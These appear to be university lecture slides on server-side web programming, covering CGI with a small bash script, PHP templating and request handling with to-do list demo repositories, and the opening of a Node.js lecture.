- That's the key idea behind **server-side programming**



# SERVER–SIDE PROGRAMMING: CGI


- In the early 1990, before JavaScript even existed, dynamic web pages could be achieved using the **Common Gateway Interface (CGI)**
- CGI is an interface specification allowing web servers to execute external programs to process an HTTP request



# THE COMMON GATEWAY INTERFACE

Defines how web servers and CGI-compliant programs communicate


- How a CGI program should access its inputs
  - Request headers and Query String are available via **Environment Variables**
  - Request body is available to the program on the **stdin** stream
- How a web server should build a response
  - The program output on **stdout** is the body of the HTTP response



# OUR VERY FIRST CGI SCRIPT

```
#!/bin/bash
echo "Content-type: text/html; charset=utf-8"
echo ""
echo "<!DOCTYPE html>"
echo "<html><head><title>Hello CGI!</title></head><body>"
echo "<h1>Hello CGI!</h1>"
echo "<p>This page was loaded on "
date +"%d/%m/%Y at %H:%M:%S. </p></body>"
```

# EXAMPLE: CGI–BASED TODO LIST WEB APP



# EXAMPLE: CGI – BASED TO – DO LIST WITH BASH

- Live demo time!
- Repo: <https://github.com/luistar/cgi-to-do-list-with-bash>
- Will the teacher make it through the first demo of the course?



# SERVER–SIDE SCRIPTING

- Writing CGI programs is not a very pleasant experience
  - Writing entire HTML documents to Stdout is cumbersome
  - Manually parsing query strings and request bodies is not much fun
  - Spawning a new process for each request is not very resource effective
- Luckily, specialized programming languages and frameworks emerged
  - **PHP** (recursive acronym for PHP Hypertext Preprocessor), in 1995
  - **ASP** (Active Server Pages), Microsoft's server-side scripting language, in 1997
  - **JSP** (Java Server Pages), originally released by Sun in 1999
- The idea was to «**mix**» server-side code and HTML, with a special **interpreter** parsing the mix to produce «**pure**» HTML code

# SERVER–SIDE SCRIPTING: PHP


- Special **delimiters** `<?php ... ?>` are used to **separate** code and HTML

```
<!-- hello-world.php file -->
<!DOCTYPE html>
<html>
  <head>
    <title><?php echo "Hello PHP" ?></title>
  </head>
  <body>
    <h1>Hello PHP</h1>
    <?php $array = ["Hello", "PHP"] ?>
    <ul>
      <?php foreach($array as $item): ?>
        <li><?= $item ?></li>
      <?php endforeach; ?>
    </ul>
  </body>
</html>
```

- Text outside the delimiters remains **as-is** in the output
- Code within the delimiters is **interpreted**, and the resulting output is inserted in the html
- `<?=` is a shorthand for `<?php echo`

# SERVER–SIDE SCRIPTING: PHP

```
<!-- hello-world.php file -->
<!DOCTYPE html>
<html>
  <head>
    <title><?php echo "Hello PHP" ?></title>
  </head>
  <body>
    <h1>Hello PHP</h1>
    <?php $array = ["Hello", "PHP"] ?>
    <ul>
      <?php foreach($array as $item): ?>
        <li><?= $item ?></li>
      <?php endforeach; ?>
    </ul>
  </body>
</html>
```




# SERVER–SIDE SCRIPTING: PHP

- Server-side scripting solutions typically support developers in many tedious tasks typical of HTTP request handling
- Requests are automatically **pre-processed**
  - In PHP, request parameters are available in associative arrays (e.g.: `$_GET`, `$_POST`).
  - For example, `$_POST[ 'todo' ]` can be used to access the todo request parameter.
  - In PHP, cookies are already parsed in the `$_COOKIES` associative array
- No need to explicitly output on `stdout` the entire response

# EXAMPLE: PHP–BASED TO–DO LIST

- We will re-implement our To-do list web app using PHP 8
- Since we're making a leap forward towards modern web development, we'll make our app slightly more interesting
  - We'll manage persistency using an actual database (SQLite)
  - We'll use Bootstrap to make our pages slightly less ugly and responsive
  - We'll introduce a footer and a navbar, as template parts
- We'll use a modern architecture leveraging NGINX and PHP-FPM

# EXAMPLE: PHP-BASED TO-DO LIST



# EXAMPLE: PHP TO-DO LIST

- Live demo time! (again!)
- Repo: <https://github.com/luistar/php-to-do-list>



# REFERENCES (1/2)

- **Server-side programming**

MDN web docs

<https://developer.mozilla.org/en-US/docs/Learn/Server-side>

[https://developer.mozilla.org/en-US/docs/Learn/Server-side/First\\_steps](https://developer.mozilla.org/en-US/docs/Learn/Server-side/First_steps)

[https://developer.mozilla.org/en-US/docs/Learn/Server-side/First\\_steps/Introduction](https://developer.mozilla.org/en-US/docs/Learn/Server-side/First_steps/Introduction)

[https://developer.mozilla.org/en-US/docs/Learn/Server-side/First\\_steps/Client-Server\\_overview](https://developer.mozilla.org/en-US/docs/Learn/Server-side/First_steps/Client-Server_overview)

- **CGI**

IBM Docs

<https://www.ibm.com/docs/en/i/7.5?topic=functionality-cgi>

RFC 3875: The Common Gateway Interface (CGI) Version 1.1 (2004)

<https://datatracker.ietf.org/doc/html/rfc3875>

Apache HTTPD documentation (in case you want to take a look at how to configure a web server for CGI)

<https://httpd.apache.org/docs/2.4/howto/cgi.html>



# REFERENCES (2/2)

- **PHP**

Official website

<https://www.php.net/>


Getting started page

<https://www.php.net/manual/en/getting-started.php>

Official manual

<https://www.php.net/manual/en/>

⚠ You are **not** required to learn the PHP language for the Web Technologies course! All you need to know is what's included in the slides. In case you want to learn PHP on your own, the official manual is a great starting point.



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II  
WEB TECHNOLOGIES — LECTURE 10**

# **JAVASCRIPT IN A SERVER ENVIRONMENT: NODE.JS**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://docenti.unina.it/luigiliberolucio.starace>

<https://luistar.github.io>




# PREVIOUSLY, ON WEB TECHNOLOGIES

- We now know **server-side scripting**
  - Web pages can be generated by programs on-the-fly
- We've learned a good deal about JavaScript in the first lectures
  - So far, we've only used it in a browser environment
  - Well, we can also use it in a **server environment!**
  - Several different runtimes allow us to do so...



Node.js




Deno



Bun

# NODE.JS

